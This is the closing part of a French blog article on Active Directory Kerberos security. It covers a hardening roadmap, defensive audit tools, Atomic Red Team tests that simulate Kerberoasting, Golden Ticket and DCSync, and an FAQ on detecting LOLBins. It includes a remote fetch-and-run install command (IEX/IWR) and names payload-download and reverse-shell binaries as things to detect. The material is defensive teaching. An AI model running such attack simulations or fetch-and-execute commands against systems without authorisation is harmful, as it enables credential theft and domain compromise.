🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment detecter l'utilisation malveillante de PowerShell et certutil dans un environnement Windows d'entreprise ?


La detection passe par l'activation du logging avance de PowerShell (ScriptBlock Logging, Module Logging, Transcription), la surveillance des executions encodees en Base64 via le parametre -EncodedCommand, et le monitoring des appels certutil avec les flags -urlcache ou -decode utilises pour telecharger des payloads. Il est recommande de deployer des regles SIGMA ciblant ces patterns, de configurer des alertes sur les processus enfants inhabituels de cmd.exe et powershell.exe, et d'utiliser AppLocker ou WDAC pour restreindre les binaires LOLBins aux seuls usages legitimes.

Quels sont les LOLBins les plus dangereux sur les systemes Linux et comment les surveiller ?

Sur Linux, les LOLBins les plus dangereux incluent curl et wget pour le telechargement de payloads, python et perl pour l'execution de reverse shells, crontab pour la persistence, openssl pour le chiffrement de communications C2, et socat pour le pivoting reseau. La surveillance necessite la mise en place d'auditd avec des regles ciblant les executions suspectes, l'utilisation de Falco pour la detection runtime dans les conteneurs, et le deploiement de regles Osquery pour inventorier les executions inhabituelles de ces binaires par des processus non attendus.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr